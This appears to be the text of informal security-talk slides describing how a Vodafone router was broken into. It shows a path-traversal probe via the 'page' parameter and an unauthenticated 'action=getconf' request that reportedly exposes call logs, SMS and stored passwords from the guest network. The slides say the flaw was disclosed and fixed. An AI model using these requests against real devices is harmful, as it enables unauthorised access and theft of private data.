

ail  
**Vodafone**

**Powered to be bypassed**





# ‘DAFAQ I need to login




Fun fact: Firefox users are the smartest, funniest, best-looking people on the Web. [Citation needed]



# Let's try SuperIperMegaBruteforcer.py

- Username is always **vodafone**
- Password is chosen by the user
- After 5 failed login attempts you need to **reset** the password

**WRONG WAY**




# MMM dat page parameter (LFI?)



NAAA it can't be true...

192.168.1.1/main.cgi?page=../index.html



**HACKER LEVEL**



**ASIAN**

# WAT if?


- So U really like blacklist approach
- Maybe we can exploit something else w/ the same approach?





# Vodafone Business Guest WiFi

- Free Guest Wi-Fi for customers
- Dedicated Class C Subnet
- From guest u **can't connect to the admin panel** (AKA 192.168.1.1)



# Free Wi-Fi

- Usually auth-less...
- We yet have free Wi-Fi :(
- Need to find new way to be a bad guy :)
- Maybe we can jump on the Corporate Network and/or steal some sensitive data? :D



# D3t3ct


- IP connectivity
- Web Interface level block
- Is really everything blocked?
- `$_GET['page']` is blocked
- `$_GET['action']` is not!



# 4bus3

<http://192.168.1.1/?action=getconf>

- Vodafone.xml
  - Call logs
  - SMS
  - Config
  - Encrypted passwords
  - ...





Pr0f1t

No more, yet told Vodafone, yet fixed via OTA update, sorry :(





# Chapter Ten

# Faith





**RingoBongo.com**